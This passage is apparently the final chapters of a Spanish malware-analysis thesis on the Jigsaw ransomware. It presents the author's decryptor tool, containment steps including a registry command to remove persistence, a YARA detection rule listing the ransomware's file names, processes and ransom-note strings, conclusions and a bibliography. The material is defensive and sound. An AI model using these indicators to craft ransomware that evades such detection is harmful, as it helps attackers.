


Figura 7.1: Herramienta JigsawDecryptor en acción




Figura 7.2: Diagrama de flujo del descifrador de Jigsaw

Para comprobar las acciones realizadas, la aplicación genera un archivo con el re-

gistro de cada acción como la eliminación de un proceso, archivo o un error. El lector puede comprobar en el enlace del repositorio del proyecto como y cuando se generan estos mensajes para comprobar que sólo lo hacen una vez se ha completado la función que describen (e.g. se ha eliminado el archivo o proceso).

A continuación se muestran los *logs* de la ejecución de la herramienta donde se reprota que todos los artefactos generados por el *ransomware* han sido eliminados y el sistema de archivos ha sido descifrado (véase la Figura 7.3). Nótese que la herramienta no guarda en el *log* la ruta de cada fichero descifrado por no consumir espacio innecesario, pero si que imprime los archivos que no ha podido descifrar, de tal manera que si no aparece una ruta de un archivo significa que este ha sido descifrado correctamente.




Figura 7.3: Logs generado por Jigsaw Decryptor

Finalmente se adjunta el enlace al repositorio que almacena el código de la solución, en caso de que se quieran conocer los detalles internos de la aplicación.

https://github.com/AngelLuis1/JigsawDecryptor

CAPÍTULO 8

Medidas de seguridad

El objetivo de este apartado es proponer una serie de medidas de detección, contención y mitigación para lidiar con Jigsaw todas ellas basadas en el estudio realizado de la muestra.

Como ya se ha visto en apartados anteriores esta amenaza cuenta con varias herramientas que permiten descifrar los archivos y eliminar los artefactos que Jigsaw deja en el dispositivo, por lo que en estos casos la mejor medida a tomar es utilizar alguna de estas herramientas (ya sea la implementada en este trabajo u otra solución como la de Checkpoint [3]) para ver si consiguen desinfectar los equipos afectados y «olvidarse» de la amenaza. No obstante, en el mundo del *ransomware* esto no siempre es así, no siempre existe un programa que descifre y recupere el estado normal del sistema. Es por eso que también se aconsejarán una serie de medidas para afrontar amenazas *ransomware* en general, tanto en un ámbito empresarial como personal.

8.1. Medidas de contención

Algunas de las maneras de controlar o limitar el impacto de esta amenaza serían:

- Eliminar el proceso `drpbx.exe` o `firefox.exe` en el Administrador de Tareas para evitar que se eliminen archivos a cada hora
- Eliminar el fichero `dr` en `C:\Users\<User>\AppData\Roaming\System32Work\`para evitar que al volverse a lanzar la aplicación se eliminen 1000 archivos de golpe. Tener en cuenta que este fichero puede volver a ser creado si el *ransomware* se vuelve a ejecutar debiendo de volver a repetir este proceso.
- Eliminar la clave del registro para evitar la persistencia con el siguiente comando

```
C:\> reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v MyApp /f
```

- Aislar el dispositivo de la red en caso de que pueda tener mecanismos de propagación.
- Realización de un volcado del proceso para análisis e identificación de la muestra antes de eliminarla (avanzado).

8.2. Recomendaciones de seguridad

- Contar con una política de *backups* robusta que realice copias periódicas de los archivos del sistema y distribuya el almacenamiento de los datos en distintos medios (tanto en red como fuera de línea), evitando contar sólo con un *network share* ya que, como se vio anteriormente, si este tiene una letra del sistema *mapeada* también será cifrado, al igual que dispositivos de almacenamiento externo que estén montados en el momento de la infección.
- Contar con medidas de protección para los *endpoints* como antivirus o EDRs dependiendo del contexto y necesidades.
- Desplegar herramientas de monitorización de eventos en el sistema que detecten modificaciones en rutas y/o archivos críticos del sistema, adiciones a la clave de registro de autoarranque, cifrado de archivos, etc.
- Concienciar a los usuarios sobre el impacto de sus acciones en el entorno digital y promocionar formaciones en *phishing* y seguridad informática.
- Proteger servicios de correo y navegadores ya que suelen ser los medios de distribución principales del *malware* (ficheros adjuntos en correos, direcciones URL de *phishing*), así como limitar y controlar el uso de USBs y medios extraíbles.
- Contar con medidas de protección a nivel de red puede ayudar a detectar y protegerse de sitios maliciosos o tráfico anómalo que distribuya el *ransomware*. Estas medidas pueden ser el uso de soluciones *firewall*, IDS, IPS, etc.

Por último, se propone la siguiente regla Yara creada por el autor en base a la información obtenida del análisis presentado en el documento, para la detección del *ransomware* Jigsaw.

```
rule Jigsaw_Ransomware
{
    meta:
        author      =  "Ángel Luis Rodríguez Martín-Palomino"
        description =  "Detects Jigsaw Ransomware (BitcoinBlackmailer)
            corresponfing to the sha256 hash property"
        date        =   "2025-08-15"
        sha256      =   "3ae96f73d805e1d3995253db4d910300
           d8442ea603737a1428b613061e7f61e7"

    strings:
        $mz = { 4D 5A }
        $pe = { 50 45 00 00 }

        $ext = ".fun" wide
        $file1 = "EncryptedFileList.txt" wide nocase
        $file2 = "DeleteItself.bat" wide nocase
        $proc1 = "drpbx.exe" wide nocase
        $proc2 = "firefox.exe" wide nocase
        $proc3 = "BitcoinBlackmailer.exe" wide nocase

        $str1 = "Your computer files have been encrypted. Your photos,
            videos, documents, etc..." wide nocase // Ransom note
        $str2 = "I made a payment, now give me back my files!" wide
           nocase // Button checkPayment text
        $str3 = "Congratulations. Your software has been registered.
           Confirmation code 994759" wide nocase // Error message
           text

    condition:
        $mz at 0 and $pe in (0..512) and
        filesize < 400KB and
        2 of ($ext, $file*, $proc*) and
        any of ($str*)
}
```

Listing 8.1: Regla YARA para Jigsaw Ransomware

CAPÍTULO 9
Conclusiones

El análisis realizado a lo largo de este trabajo ha permitido comprender en profundidad el funcionamiento técnico y el impacto potencial del *ransomware* Jigsaw, así como reflexionar sobre el papel que este tipo de amenazas desempeña en el ecosistema actual de la ciberseguridad. Aplicando la metodología presentada mediante técnicas de análisis estático y dinámico básico y avanzado, se logró identificar el comportamiento del *malware*, sus mecanismos de cifrado, persistencia, y coerción psicológica, destacando la singularidad de su estrategia basada en la eliminación progresiva de archivos.

Este estudio ha puesto de mostrado que, si bien el *ransomware* suele asociarse con ataques a gran escala dirigidos a organizaciones, también constituye una amenaza real y concreta para usuarios individuales. La naturaleza de Jigsaw ilustra claramente cómo estos ataques pueden explotar no solo vulnerabilidades técnicas, sino también emocionales, aumentando la presión sobre las víctimas para forzarlas a pagar el rescate.

Asimismo, este trabajo ha contribuido al desarrollo de competencias prácticas y analíticas en el campo del análisis de *malware*, fortaleciendo la capacidad del autor para abordar profesionalmente incidentes de seguridad. El seguimiento de los principios de la respuesta ante incidentes ha permitdo no sólo comprender el comportamiento del *malware*, sino también los posibles caminos de prevención, mitigación y recuperación.

Por último, se busca reafirmar la importancia de seguir investigando y documentando casos concretos de *malware*, tanto actuales como históricos de manera abierta, pues este tipo de estudios no solo aporta al conocimiento técnico del área, sino que también ayuda a construir una perspectiva más amplia sobre el impacto real de estas amenazas y puede servir de ayuda tanto a organizaciones como a usuarios para concienciar y enfocar de manera adecuada los esfuerzos en defensa.

Bibliografía

[1] Josep Albors. Jigsaw y cómo el ransomware se vuelve más agresivo con nuevas capacidades, 2016. URL https://www.welivesecurity.com/la-es/2016/04/15/jigsaw-ransomware-mas-agresivo-nuevas-capacidades/. Accedido en: 20-08-2025. 5

[2] Alvaka. The Social & Psychological Impacts of Ransomware , 2024. URL https://www.alvaka.net/the-social-psychological-impacts-of-ransomware/. Accedido en: 27-08-2025. 1

[3] Checkpoint. Jigsaw ransomware decryption, 2025. URL https://blog.checkpoint.com/research/jigsaw-ransomware-decryption/. Accedido en: 15-08-2025. 87, 91

[4] Bleeping Computer. Jigsaw decrypter download, 2025. URL https://www.bleepingcomputer.com/download/jigsaw-decrypter/. Accedido en: 15-08-2025. 87

[5] dnSpy. .NET debugger and assembly editor, 2020. URL https://github.com/dnSpy/dnSpy. Accedido en: 27-08-2025. 17

[6] Marcin Hartung. Unpack your troubles: .NET packer tricks and countermeasures. *Virus Bulletin*, 2015. URL https://web-assets.esetstatic.com/wls/2015/09/Hartung-VB20151.pdf. 59

[7] Hasherezade. PE Bear, 2025. URL https://github.com/hasherezade/pe-bear. Accedido en: 27-08-2025. 16

[8] horsicq. Detect-It-Easy, 2025. URL https://github.com/horsicq/Detect-It-Easy. Accedido en: 27-08-2025. 15

[9] Thomas Hungenberg and Matthias Eckert. INetSim: Internet Services Simulation Suite, 2020. URL https://www.inetsim.org/. Accedido en: 27-08-2025. 16

[10] INCIBE. Médico venezolano acusado de haber creado los ransomwares Thanos y Jigsaw, 2022. URL https://www.incibe.es/incibe-cert/publicaciones/bitacora-de-seguridad/medico-venezolano-acusado-haber-creado-los-ransomwares. Accedido en: 20-08-2025. 5

[11] Kaidoz. Proxy call remover script, 2020. URL https://github.com/Kaidoz/ProxyCall-Remover/tree/master. Accedido en: 15-08-2025. 17

[12] Mandiant. Flare VM GitHub, 2025. URL https://github.com/mandiant/flare-vm. Accedido en: 12-08-2025. 9

[13] Tom Meurs, Edward Cartwright, Anna Cartwright, Marianne Junger, and Abhishta Abhishta. Deception in double extortion ransomware attacks: An analysis of profitability and credibility. *Science Direct*, 2024. URL https://www.sciencedirect.com/science/article/pii/S0167404823005801. 1

[14] Aleksandar Milenkoski. Crimeware Trends - Ransomware Developers Turn to Intermittent Encryption to Evade Detection, 2022. URL https://tinyurl.com/bddvfaee. Accedido en: 27-08-2025. 40

[15] Arnold Mutinda. Research: Ransomware Attack Trends and the True Costs to Victims, 2024. URL https://www.safetydetectives.com/blog/ransomware-attack-trends-research. Accedido en: 27-08-2025. 1

[16] Nakivo. Ajustes de red de virtualbox: Guía completa, 2024. URL https://www.nakivo.com/es/blog/virtualbox-network-setting-guide/. Accedido en: 06-08-2025. 8

[17] Mh Nexus. HxD - Frerware Hex Editor and Disk Editor, 2025. URL https://mh-nexus.de/en/hxd/. Accedido en: 27-08-2025.

[18] NirSoft. HashMyFiles v2.50, 2025. URL https://www.nirsoft.net/utils/hash_my_files.html. Accedido en: 27-08-2025.

[19] Jordan Pearson. Ransomware Is 'More Brutal' Than Ever in 2024, 2024. URL https://www.wired.com/story/state-of-ransomware-2024/. Accedido en: 27-08-2025.

[20] Sky Quest. Malware Analysis Market Size, Share, and Growth Analysis, 2024. URL https://www.skyquestt.com/report/malware-analysis-market. Accedido en: 27-08-2025.

[21] REMNux. Remnux a toolkit for malware analysis, 2025. URL https://remnux.org/. Accedido en: 12-08-2025.

[22] Mark Russinovich. Autoruns v14.11, 2025. URL https://learn.microsoft.com/es-es/sysinternals/downloads/autoruns. Accedido en: 27-08-2025.

[23] Mark Russinovich. Process Explorer v17.06, 2025. URL https://learn.microsoft.com/es-es/sysinternals/downloads/process-explorer. Accedido en: 27-08-2025.

[24] Mark Russinovich. Process Monitor v4.01, 2025. URL https://learn.microsoft.com/es-es/sysinternals/downloads/procmon. Accedido en: 27-08-2025.

[25] Mark Russinovich. Sysinternals, 2025. URL https://learn.microsoft.com/es-es/sysinternals/. Accedido en: 27-08-2025.

[26] Sam0x90. Unpacking binary 101, 2020. URL https://sam0x90.blog/2020/06/06/unpacking-binary-101/. Accedido en: 18-08-2025.

[27] Seabreg. Regshot, 2019. URL https://github.com/Seabreg/Regshot. Accedido en: 27-08-2025.

[28] LMG Security. Jigsaw Ransomware Encrypts Desktop, Cloud & Network Files, 2016. URL https://www.youtube.com/watch?v=Z-htleMYq5E&list=PL1LG1PYIfDifpRHDW9pPs3Lr01CT1IRuE&index=13. Accedido en: 21-08-2025.

[29] SweetScape. 010 Editor, 2025. URL https://www.sweetscape.com/010editor/. Accedido en: 27-08-2025.

[30] FlyTech Videos. Windows Malware Series #2 - Jigsaw Ransomware (+Removal), 2016. URL https://www.youtube.com/watch?v=634Qf1Rqu3k. Accedido en: 21-08-2025.

[31] ViRb3. De4dot deobfuscator, 2020. URL https://github.com/ViRb3/de4dot-cex. Accedido en: 15-08-2025.

[32] winsiderss. https://systeminformer.sourceforge.io/, 2025. URL https://systeminformer.sourceforge.io/. Accedido en: 27-08-2025.

[33] Wireshark. WireShark: The world's leading network protocol analyzer, 2025. URL https://www.wireshark.org/. Accedido en: 27-08-2025.

[34] yck1509. Confuserex documentation, 2019. URL https://github.com/yck1509/ConfuserEx/wiki/Documentation. Accedido en: 18-08-2025.

[35] ytisf. thezoo, 2025. URL https://github.com/ytisf/theZoo. Accedido en: 12-08-2025.